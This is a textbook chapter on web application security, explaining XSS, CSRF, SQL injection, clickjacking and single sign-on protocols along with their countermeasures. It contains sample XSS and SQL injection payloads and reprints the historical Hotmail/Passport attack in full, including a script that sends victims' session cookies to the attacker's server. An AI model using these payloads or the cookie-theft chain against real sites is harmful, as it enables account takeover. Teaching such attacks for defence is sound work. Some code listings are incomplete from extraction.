HTTP Redirect If the information requested in an HTTP request is not available on the server, the HTTP protocol provides two ways to deal with this situation:

- Output an error message, e.g. “404 File not found”.
- Initiate an HTTP redirect by returning a status code 30x, e.g. “302 Found”, “303 See Other” or “307 Temporary Redirect”. Another URL is returned in the HTTP header field Location with such a status code. The web browser will then automatically establish an HTTP connection and send an HTTP request to this URL.

Query String The *query string* is the part of the URL which follows directly after the question mark ?. Server A can now encode the information for server B with an URL-safe encoding and append this encoded information as a query string to the URL specified in the Location header:

```
Location: http://www.ServerB.com/auth.php?data=g34ad7rjUzdeU
```

A status code 30x causes the browser to send

```
GET /auth.php?data=g34ad7rjUzdeU
```

to server B, and thus the information encoded in the query string g34ad7rjUzdeU is sent to B.

Although both RFC 2616 (Hypertext Transfer Protocol — HTTP/1.1, [3]) and RFC 3986 (Uniform Resource Identifier — URI, [8]) state that there is no limit to the length of a query string, browser and server configurations may limit it. To prevent DoS attacks, it is also recommended to limit the length of query strings to 1024 bytes.

20.1.10 HTML Forms

For data sets exceeding 1024 byte, HTML forms [2] can be used for cross-domain communication. An HTML form is used to transfer information from the user to the server (Listing 20.6. Figure 20.6).

The <form> element can contain input fields and HTML code. Any text string can be entered in the fields <input type="text">. If the user clicks on the "Submit" button, which is created by an input field with type="submit", the action specified in the opening <form> tag is performed. In our example, the values selected or entered are transmitted via a POST request to the web server www.test.de, to the PHP script pay.php.

Listing 20.6 HTML-source code for the form in Figure 20.6.

```
1 <form action="http://www.test.de/pay.php" method="post">
2   Select Payment Method:
3   <input type="radio" name="method" value="cash"> Cash
4   <input type="radio" name="method" value="credit"> Credit <br>
```

```
5 Credit Card Number: <input type="text" name="cardno"><br>
6 Expiration Date: <input type="text" name="expdate"><br>
7 <input type="submit" value="Submit">
8 </form>
```




Fig. 20.6 Simple HTML form for entering credit card information.

Input fields of an HTML form may be pre-filled by server A who issued the form, and the `action` URL may point to another server B. This way, larger amounts of data can be transferred from server A to server B. More precisely: Server A sends a web page back to the browser, which contains a hidden form, invisible to the user, that has already been pre-filled with the data to be transmitted. The `action` parameter specifies the address of server B. The JavaScript `onload` event can send the form directly to Server B after it has been fully loaded; no user interaction is required.

20.2 Web Application Security

Web applications offer generic attack surfaces via their standardized software components. The most important targets are the browser with its Document Object Model and databases with data access via SQL.

20.2.1 Cross-Site Scripting (XSS)

Suppose an attacker can smuggle malicious JavaScript code into a dynamically generated HTML page. In that case, he can use it to gain read and write access to the browser's critical DOM elements (e.g., HTTP session cookies and passwords). In this case, the SOP no longer prevents access since the malicious script code runs in the same web origin. There are three prerequisites for a successful cross-site scripting attack (XSS¹):

¹ Since the abbreviation CSS is already assigned to the Cascading Style Sheets, cross-site scripting is abbreviated as XSS (with the X as a symbol for “Cross”)

1. **Injectability** An attacker must be able to inject his script code into the web page generated by the web application. Depending on the approach, there are three main types of XSS, *reflected*, *stored* and *DOM* XSS, which are discussed below. A fourth type is introduced in [69]. The most crucial countermeasure to prevent XSS is, therefore, to filter 3rd-party input.
2. **Executability** The injected code must be executed. To do so, the browser must recognize it as syntactically correct JavaScript code. JavaScript parsers are sometimes generous, since they also execute *obfuscated* (unrecognizable) code.
3. **Exfiltration** The data read from the DOM by the script must be transmitted to the attacker.

Classical approaches like XSS filters target injectability and executability: JavaScript code will be removed from any 3rd-party content. Newer protection approaches like the Content Security Policy (CSP) [70] target executability and exfiltration: Even if an attacker manages to inject valid JavaScript code, this code will either not be executed or will not be able to send data to the attacker.




Fig. 20.7 Reflected XSS. In step 2, the attacker sends a web page to the user containing an URL pointing to `victim.com`. This URL contains malicious JavaScript code JS-XSS which will not be executed (inactive). When the victim clicks on the URL, JS-XSS is sent to the vulnerable web application in step 3. In step 4, JS-XSS is returned to the victim embedded in a web page where it will be executed during parsing (active).

Reflected XSS Many web applications allow users to enter their own data. A simple example is a search function: Here, a search term can be entered into an HTML form, which is then sent to the server via the URL `http://victim.com/?search=search-term`. The result page often contains the search term again, e.g., in the form `<p>You were looking for: search-term</p>`.

Suppose the victim now clicks on the following hyperlink embedded in the attacker's page retrieved from `attacker.org`:

```
http://victim.com/?search=<script>alert("XSS")</script>
```

The page returned by the vulnerable server at `victim.com`, which does not use any XSS filter, would contain the following HTML markup:

```
<p>You were looking for: <script>alert("XSS")</script> </p>
```

The HTML parser will find the `<script>` tag and therefore call the JavaScript function `alert("XSS")`, which opens a small pop-up window with the caption “XSS”. This JavaScript function injected by the attacker is now executed in the web origin of the victim. Such JavaScript code may read and exfiltrate critical DOM content, e.g. HTTP session cookies via `document.cookie`. Figure 20.7 illustrates this process.




Fig. 20.8 Stored XSS. The attacker stores the script code at a certain URL in the web application `victim.com`. If a user retrieves this URL in step 2, this code is delivered and executed in the browser.

Stored XSS If the web application allows storing user input permanently, this can be used to inject XSS code. Examples are guestbooks, product descriptions on sales platforms like eBay, and webmail applications. Figure 20.8 schematically depicts the communication flow where the attacker stored his XSS code in the database of the vulnerable web application. When calling a particular URL, this stored content is included in the web page and executed in the user’s browser. Since stored XSS vulnerabilities can be used to construct XSS worms [72] that replicate themselves on the WWW, good XSS filtering is essential here.

DOM XSS The essential countermeasure against XSS is server-side filtering, but for this to work, the malicious code must be visible to the server. This is not the case with DOM XSS [45]. The script code is inserted into the DOM of the web page by a

JavaScript function without the server being involved. This sounds confusing at first and shall therefore be explained with an example from [45].

Let us first look at the URL `http://www.vulnerable.site/welcome.html?name=Joe`, which contains the name Joe of the user in the query string. The web server could now include this name in the welcome page of the web application, but since web servers are very busy, this is done by the browser, using the script from Listing 20.7 in lines 4 to 8.

Listing 20.7 Welcome page of a web application, where the name is copied from the URL into the DOM of the web page.

```

1 <HTML>
2 <BODY>
3   Hi <SCRIPT>
4     var pos=document.URL.indexOf("name=")+5;
5     document.write(document.URL.substring(
6       (pos,document.URL.length));
7   </SCRIPT>
8   <BR>
9   Welcome to our system
10  ...
11 </BODY>
12 </HTML>
```

This script uses simple string operations to find the name in the URL. It searches the URL string until the substring `name=` is found. Then the position parameter is set, by adding the integer 5, to point at the position directly after the equal sign `=`, i.e., at the beginning of `Joe`. Then the rest of the URL, i.e., the part after the equal sign to the end of the string, is written into the document directly after the `Hi` on the web page. The HTML page from Listing 20.8 will be rendered when used with the URL shown above.

Listing 20.8 Welcome page of a web application, where the name is copied from the URL into the DOM of the web page.

```

1 <HTML>
2 <BODY>
3   Hi Joe
4   <BR>
5   Welcome to our system
6   ...
7 </BODY>
8 </HTML>
```

However, if the attacker tricks the victim into using the URL `http://www.vulnerable.site/welcome.html?name=<script>alert(document.cookie)</script>` the string after the equals sign is also copied into the document. In this case, the HTML document from Listing 20.9 will be rendered, and the malicious JavaScript code will be executed.

Listing 20.9 Welcome page of a web application, where the name is copied from the URL into the DOM of the web page.

```

1 <HTML>
2 <BODY>
3   Hi <script>alert(document.cookie)</script>
4   <BR>
5   Welcome to our system
6   ...
7 </BODY>
8 </HTML>

```

In the above example, the server could still detect an XSS attack attempt by examining the query string. This can be prevented by exchanging the question mark in the URL with a hash sign #: `http://www.vulnerable.site/welcome.html#name=<script>alert(document.cookie)</script>`

The script from listing 20.7 still works, but the substring after the # is no longer sent to the server (Figure 20.9). Server-side filtering is, therefore, no longer possible.




Fig. 20.9 DOM XSS. In step 2, the attacker sends the prepared URL to the victim. In step 3, a completely harmless request is made to the web application that does not contain the script code, but the complete URL is stored in the browser. After receiving message 4, the attack code is extracted from the stored URL and executed.

Countermeasures The prime countermeasure against XSS attacks is strict filtering of third-party input. This is, however, much more difficult than expected. The *Open Web Application Security Project* (OWASP) keeps track of various attack vectors, filtering rules, and attack vectors to evade these filtering rules. [44] is a starting point here, with links to additional information about XSS. Novel approaches include XSS filtering within the DOM [33, 13, 9], and blocking executability and exfiltration with Content Security Policy (CSP)[79, 78, 36].

20.2.2 Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) attacks take advantage of the fact that a web browser can, to some extent, be controlled “remotely”: A browser automatically loads images, and JavaScript can be used to access specific URLs and even configure and send complete HTTP requests (XMLHttpRequest) without any user interaction.




Fig. 20.10 Cross-Site Request Forgery (CSRF). After loading the attacker’s web page in step 2, the JavaScript remote control code is executed in the browser. In step 3, this code takes advantage of the browser’s existing authentication to perform actions in the web application `vulnerable.com` on behalf of the victim, unaware of these actions.

This remote control option is dangerous if the browser has already authenticated itself to a web application. It does not matter whether a weak (e.g., password) or strong (e.g., TLS Client Authentication) method was used. CSRF can trigger actions in the web application on behalf of the authenticated user that the victim does not notice (Figure 20.10). Documented CSRF attacks range from collecting email addresses of *New York Times* subscribers to looting bank accounts of US banks [84].

A simple example shall explain CSRF attacks. Let us consider the HTML form specified in Listing 20.10, which can be used to send an email to the email address specified in the `<input>` element with `name="to"`.

Listing 20.10 HTML form for sending an e-mail

```

1 <form action="http://example.com/send_email.htm" method="GET">
2   Recipients email address: <input type="text" name="to">
3   Subject: <input type="text" name="subject">
4   Message: <textarea name="msg"></textarea>
5   <input type="submit" value="Send_Email">

```

6 | </form>

Submitting this form creates the GET request from Listing 20.11. After receiving this GET request, an email is sent to the specified recipient, and the `From` field is filled with the email address of the registered web application user.

Listing 20.11 GET request generated by submitting the form from Listing 20.10 with input (`bob@company.com, hello, What's the status of the work?`).

```
GET /send_email.htm?to=bob%40company . com&subject=hello&msg=What%27s+the+status+of+the+work%3F
```

To send a similar GET request without any user interaction, all the attacker needs to do is to include the `` element from (Listing 20.12) in his attack page. When loading this web page, the victim’s browser automatically tries to load the image by calling the given URL. The web application then sends an email to the attacker at `mallory@attack.org` with the victim’s e-mail address. The attacker thus learns a valid e-mail address of a customer of `example.com`.

Listing 20.12 Sending an e-mail using an embedded `` element.

```

```

Countermeasures Using a web browser as a “remote control” to the victim’s account at a web application only works if the attacker knows all parameters required in the HTTP GET or POST requests. Thus CSRF attacks can be reliably mitigated using (*Anti-*)CSRF tokens. These random or pseudorandom values are included in the web page delivered to the user and must be included in each subsequent HTTP request. Since an attacker cannot guess these values, she/he cannot construct a correct GET or POST request, and incorrect requests will be ignored.

Listing 20.13 Anti-CSRF token in a hidden form field.

```
<input type="hidden" name="csrfToken" value="KbyUmhThJz6Fe3JJ8zFac4eHF" />
```

CSRF tokens can be included as hidden fields in HTML forms (Listing 20.13). When such a form is submitted, the corresponding POST request will automatically contain the name and value of this field. Other methods for including CSRF tokens are the query string in an URL to be called (cf. the example with the image element above) and anti-CSRF cookies. Since “regular” HTTP cookies are always returned to their web origin (and thus do *not* protect against CSRF attacks), anti-CSRF cookies must be read by the JavaScript code of the web application and be copied to a custom header like `X-Csrf-Token`. For more information on CSRF mitigations, see [43]. Anti-CSRF tokens are – similar to HTTP session cookies – a prime target in all web-based attacks and attacks on TLS.

20.2.3 SQL Injection (SQLi)

Web applications usually include databases accessed via the Structured Query Language (SQL; ISO/IEC 9075). SQL has different tasks that can be addressed in different ways. Among them are data queries (SELECT), data manipulation (INSERT, UPDATE, DELETE), database definitions (CREATE, ALTER, DROP), and authorization (GRANT, REVOKE). Analog to programming languages like PHP, there are datatypes like BOOL and INT and automatic typecast between these datatypes.

id	name	email	date	msg
1	Alice	alice@...	2014-04-01	Hello ...
2	Bob	bob@...	2014-04-13	I love ...
3	Eve	eve@...	2014-04-27	Dear Anna ...

Fig. 20.11 Table guestbook to illustrate SQLi.

Data records in SQL are managed in rows and columns. For example, a programmer can specify that he wants to output the content from the column **msg** from a table named **guestbook** (Figure 20.11) by using the following SQL statement:

```
SELECT msg FROM guestbook WHERE id=3;
```

In web applications, SQL queries can be issued from the application logic, which combines static parts with parameters from an HTTP request. The following PHP code selects the **msg** entry from our example database in Figure 20.11, where the row is given by the numerical HTTP parameter **entry**.

```
$query="SELECT msg FROM guestbook WHERE id=".$_GET["entry"];
```

Attacks SQLi attacks often exploit the fact that simple string operations are used to construct SQL statements. In the PHP example above, any string value contained in the HTTP parameter **entry** is simply appended to the statical part of the SQL statement. Now consider the following GET request, where blanks are encoded as %20:

```
GET /guestbook?entry=0%20OR%201 HTTP/1.1
```

If the string value of the **entry** parameter is directly appended to the SQL statement, this results in a query that returns all **msg** entries, since the **WHERE** condition is always TRUE: If the comparison **id=0** returns FALSE, the logical OR with **1=TRUE** returns TRUE.

```
SELECT msg FROM guestbook WHERE id=0 OR 1;
```

Countermeasures Input filtering can be used as a countermeasure, but it may be difficult to filter all malicious strings. More reliable are *prepared statements*, which replace string concatenation with a more structured approach to build SQL statements [75].

20.2.4 UI Redressing

In 2008, Robert Hansen and Jeremiah Grossman [25] showed that a web user can be tricked into activating security-critical functions using invisible HTML frames. Their example included access to the user's camera and microphone, which could then be activated through the web interface of the Adobe Flash player. Since their attack tricked the user into performing mouse *clicks* on critical elements, they named it *clickjacking*. Over time, various subclasses of clickjacking were described that can be summarized under the term *UI redressing* attacks.




Fig. 20.12 Clickjacking. The invisible iframe element with the Like button is placed over another iframe element with a More button, which is supposed to suggest the display of more funny cats.

Figure 20.12 shows the principle behind UI redressing attacks. The web page loaded from www.attacker.org displays two HTML iFrames: A visible iFrame “Funny Kittens” in the background and an invisible iFrame containing a part of a Facebook page with a like button. The invisible “Like” button must be placed precisely over the visible button “More”. The victim thinks that he requests more images of funny kittens with his mouse click. In reality, this mouse click is captured by the Facebook like button, and the number of likes of the corresponding Facebook post increases.

Countermeasures An essential requirement for a successful UI redressing attack is the embeddability of the targeted application in an iFrame element on other web pages. This can be restricted in two ways.

The legacy framebuster shown in Listing 20.14, when embedded in the web page `victim.com`, tests whether it is in the top frame (in which case `top=self` would apply) or in an embedded iFrame (`top!=self`). If it is in an iFrame, it overwrites the `location` property of the top frame with its own URL, causing the browser to load `victim.com` in the main browser window. Thus the contents of `victim.com` will become visible.

Listing 20.14 JavaScript framebuster as countermeasure against UI-Redressing.

```

1 // JavaScript Frame-Buster
2 <script type="text/javascript">
3   if (top != self) top.location.replace(location);
4 </script>
```

Another approach to block the display of a web page within a frame is the HTTP header `X-Frame-Options`. This header may have several values: With `deny`, the web page may never be loaded in an iFrame. With `sameorigin`, it may only be included in an iFrame if the main web page is loaded from the same web origin, and `allow-from` specifies an allowed web origin that may embed the web page. A modern alternative with the same effect is the `frame-ancestors` directive in Content Security Policy.

20.3 Single Sign-On Protocols

The Kerberos protocol (chapter 14) served as a blueprint for the first *Single Sign-On protocols* (SSO). This is especially obvious for Microsoft Passport (subsection 20.3.1), where even Kerberos terminology was used. However, this blueprint had to be modified to be deployed in a web application: A web browser is used instead of the Kerberos client. Encrypted TLS channels replace the encryption of individual messages. HTML forms, query strings, and HTTP cookies are used to send messages. Using these Web technologies changes security characteristics; in particular, SSO protocols may be vulnerable to Web-based attacks such as XSS.

Generic message flow Figure 20.13 shows the generic message flow of an SSO protocol. In step 1, the user tries to access a web application via his browser. In the SSO context, this web application is usually referred to as *Service Provider* (SP) or *Relying Party* (RP). The SSO protocol is invoked if the user is not yet logged in. In step 2, the service provider SP generates a *token request* and sends it via the browser to the *Identity Provider* IdP. This is usually done via an HTTP redirect. With this token request, the service provider asks the identity provider to identify the user and return the confirmed identity.

There are now two possibilities: If the user is not yet authenticated at the IdP, this must be done in step 3. If this is the case, the IdP directly generates an identity token




Fig. 20.13 Generic message flow of an SSO Protocol.

t protected with a digital signature or MAC σ and returns it through the browser to the SP. Since (t, σ) may be large, HTML forms are typically used here.

If σ is valid, the service provider accepts the identity contained in t as the user's identity and grants access to the requested resource based on the authorization of this identity.

Security There are several generic points of attack in this flow:

- **Attack on authentication at IdP:** A successful attack would affect all SP associated with the IdP. But since the authentication procedure only has to be implemented in *one* web application – in the IdP – strong authentication can be used here, e.g., 2-factor authentication. Among the attacks to be considered here are XSS attacks on the session cookie of the IdP.
- **Interception of the token t during transmission from the IdP to the SP:** Possible attacks include (1) XSS attacks on the browser in the context of SP or IdP to steal the protected token t or the resulting session cookie, or (2) DNS spoofing/DNS cache poisoning attacks on SP (possibly combined with a fake TLS certificate) to intercept the token t or the session cookie on the network.

	Browser/ End User	Service Provider	Identity Provider	Resource Provider
MS Passport	Client	Partner Server	Passport Server	-
SAML	User	Relying Party	Asserting Party	-
OpenID	End User	Relying Party	OpenID Provider	-
OAuth	Ressource Owner	Client Application	Authorization Server	Resource Server
OpenID Connect	End User	Relying Party	OpenID Provider	-

Fig. 20.14 Terminology of the different SSO procedures and OAuth.

Terminology Unfortunately, no uniform terminology is used for all SSO protocols. In Figure 20.14, the different names for components with similar functions are summarized. Note, in particular, the multiple uses of the term “client”.

20.3.1 Microsoft Passport

The first SSO protocol was *Microsoft Passport* [59]. By showing a real-world attack on this outdated protocol, we want to argue that the generic points of attack mentioned above are by no means only hypothetical.

Message flow The message flow in MS Passport is similar to the generic message flow in Figure 20.13, and the terminology is based on the Kerberos protocol. After receiving the token request (2), the IdP – which is called *Passport server* – checks if this request contains a *Ticket Granting Cookie* (TGC). If not, the user must authenticate to the Passport server (3). The TGC stores the result of this authentication and is set for the domain `passport.com`. The token issued by the Passport server is called *Ticket Cookie* (TC). The TC t is transferred to the service provider SP via an HTTP redirect. With the HTTP response (5), t is stored persistently as an HTTP cookie. Optionally, a token called *Profile Cookie* can also be issued by the Passport server, which contains additional information about the customer (preferences, credit card number).

Security [47] addressed security problems with MS Passport, and [66] described a real-world stored XSS attack using Microsoft Hotmail accounts. The XSS attack by Marc Slemko [66] will be used here as a prime example of how web attacks may threaten SSO security.

To increase the adoption of MS Passport, Microsoft equipped its popular webmail service Hotmail with Passport support. Hotmail users were thus able to log into their e-mail accounts via Microsoft Passport. The attack exploits this by sending the XSS attack vector via an HTML e-mail (Listing 20.15, lines 13 to 15).

Listing 20.15 HTML-formatted email displayed via Microsoft Hotmail.

```

1 From: Jennifer Sparks <xxx@xxx.xxxx>
2 To: victim@hotmail.com
3 Content-type: text/html
4 Subject: Jack said I should email you...
5
6 Hi, Ted. Jack said we would really hit it off.
7 Maybe we can get together for drinks sometime.
8 Maybe this friday? Let me know.
9 <BR> <BR> <HR>
10 You can see the below for demonstration purposes.
11 In a real exploit, you would not even see it happening.
12 <HR... BR...
13 <_img foo=<IFRAME_width='80%'_height='400'
14 src='http://alive.znep.com/~marcs/passport/grabit.html'>
15 </IFRAME>" >
```

Hotmail scanned all e-mails for XSS vectors, but this filter considered the string starting with <_img to be a valid HTML element. The string after foo=" therefore was considered to be the (string) value of the attribute foo, and thus no XSS filtering was applied.

Microsoft's Internet Explorer, however, considered <_img as an invalid tag, and started HTML parsing with <IFRAME>. Thus an iFrame was embedded in the body of the e-mail, and the content of this iFrame (Listing 20.16) was loaded from the attack server.

Listing 20.16 HTML file loaded into the <iFrame> element from Listing 20.15.

```

1  <HTML> <HEAD> <TITLE> Wheeeee </TITLE > </HEAD> <BODY>
2  <FRAMESET rows="200,200">
3  <FRAME NAME="me1"
4  SRC="https://register.passport.com/ppsecure/404please">
5  <FRAME NAME="me2"
6  SRC="https://register.passport.com/reg.srf?
7  ru=https://www.passport.com/%22%3E%3CSCRIPT%20
8  src='http://alive.znep.com/~marcs/passport/snarf.js
9  %3Ej%3C/SCRIPT%3E%3Flc%3D1033">
10 </FRAMESET>
11 </BODY> </HTML>
```

The HTML file from Listing 20.16 defines two frames: In the first frame, a non-existing page from the path /ppsecure of the domain register.passport.com is loaded via HTTPS. The Ticket Granting Cookie (TGC) is only set for this path. The server responded to this request with a 404 error message, but the DOM of this error page still contained the TGC. The web origin of this page is (HTTPS, register.passport.com, 443).

The second frame calls the (vulnerable) server script reg.srf. The script is inserted via its parameter ru=. The TGC is not set in this frame, but it has the same web origin as the first frame.

Finally, the script snarf.js from Listing 20.17 is loaded and executed under the web origin (HTTPS, register.passport.com, 443). First, it is ensured that the URL of the second frame contains a https; otherwise, the origins of the two frames would not be the same (lines 1 to 5). parent.frames[0].document.cookie is used to select the first frame (with index 0) in the parent frameset, and then all HTTP cookies (including the TGC). Then the property document.location is overwritten with the attacker's URL. As a result, an HTTP request is sent to the attacker's server, and this request contains all HTTP cookies, including the TGC.

Listing 20.17 JavaScript file loaded in the second frame from listing 20.16.

```

1 s = new String(document.URL);
2 if (s.indexOf('http:') == 0) {
3     setTimeout('document.location="https:' + +
4     s.substring(5,s.length-1,'1000')');
5 } else {
6     document.location="http://alive.znep.com/~marcs/
```




Fig. 20.15 Overview of the individual components of the XSS attack on Microsoft Passport.

```

7 | passport/snarf.cgi?cookies=" +
8 | escape(parent.frames[0].document.cookie);
9 |

```

After this XSS attack, the attacker knows the victim's TGC and can log into *all* other passport-protected accounts of the victim during the validity period of the TGC.

Importance Microsoft Passport was ultimately discontinued as a service not because of the described vulnerability but because of massive criticism of the concept of a single IdP (`passport.com`) that could control the entire WWW. As a result, approaches were presented that allow multiple IdPs: Microsoft Cardspace [22], SAML [63], and finally OpenID [68] and OpenID Connect [21].

20.3.2 Security Assertion Markup Language (SAML)

The Security Assertion Markup Language (SAML [63]) is an XML-based language used to communicate identification information between different applications securely.

Architecture The SAML standard consists of the following components:

- **Assertions:** A SAML assertion is an XML record in which an *issuer* makes statements about a *subject* (Listing 20.18). Typically the identity of the subject is confirmed, but further *statements* can be made, e.g., about how the subject's identity was verified. The SAML assertion corresponds to the token *t* from Figure 20.13.

- **Protocols:** The SAML protocols describe simple procedures for requesting an assertion. Typically, this is done by sending a SAML AuthenticationRequest, which is answered with an AuthenticationResponse, the latter containing a SAML assertion. This protocol flow corresponds to Figure 20.13, but other flows (e.g., SAML artifacts) are also specified.
- **Bindings:** Bindings describe how the various SAML messages are transported, e.g., via HTTP, SOAP, or e-mail. Typically, HTTPS is used.
- **Profiles:** These are complete application profiles with precise implementation notes. The SAML Web Browser Profile is noteworthy, which describes how the communication between IdP, RP, and web browsers should proceed in an SSO scenario. The profiles largely follow the procedure in Figure 20.13.

Listing 20.18 Structure of a SAML assertion. ? indicates optional elements, * elements that can occur any number of times.

```
<saml:Assertion Version ID IssueInstant>
  <saml:Issuer>
  <ds:Signature>?
  <saml:Subject>?
  <saml:Conditions>?
  <saml:Advice>?
  <saml:Statement>*
  <saml:AuthnStatement>*
  <saml:AuthzDecisionStatement>*
  <saml:AttributeStatement>*
</saml:Assertion>
```

A SAML assertion can be compared to an X.509 certificate. In both cases, an *issuer* makes statements about a subject. The validity period is limited in both cases but different: Certificates are typically issued for periods of one or more years; SAML Assertions are only valid for a few minutes or hours. Another similarity is the digital signature that protects both records.

Differences can be found in the additional data. While X.509 certificates *always* contain a public key of the subject, this is rarely the case with SAML. However, assertions can be extended as desired, whereas, for X.509 certificates, this freedom is limited to selecting extensions.

Security There are extension profiles for SAML which offer a high level of security even against generic SSO attacks [46]. However, verification of the XML signatures of SAML assertions may cause serious problems in many implementations [67, 50].

Importance SAML-based SSO systems are widely used [67], and SAML is supported by large companies, including Google Apps, Salesforce, Amazon WebServices, and Microsoft Office 365.




Fig. 20.16 Identification with OpenID. Compared to other SSO protocols, a discovery and an association phase were additionally introduced here.

20.3.3 OpenID

With OpenID, the focus is on the term *open*: While typically, SSO needs some kind of consensus between user and service provider on which IdP to use, in OpenID, each user may come with its own IdP. Therefore an additional phase was introduced, the *Discovery phase*.

Message flow The complex message flow of OpenID is illustrated in Figure 20.16. Identities in OpenID (step 1) necessarily have the form of URLs to enable the discovery phase. In step 2, the SP calls the ID-URL and thus establishes a connection to the ID server. In response (step 3), he receives a file in HTML- or XRDS format. Both file types contain the same information: the URL of the IdP and, optionally, another identity. After extraction of this information, the *Discovery phase* is finished.

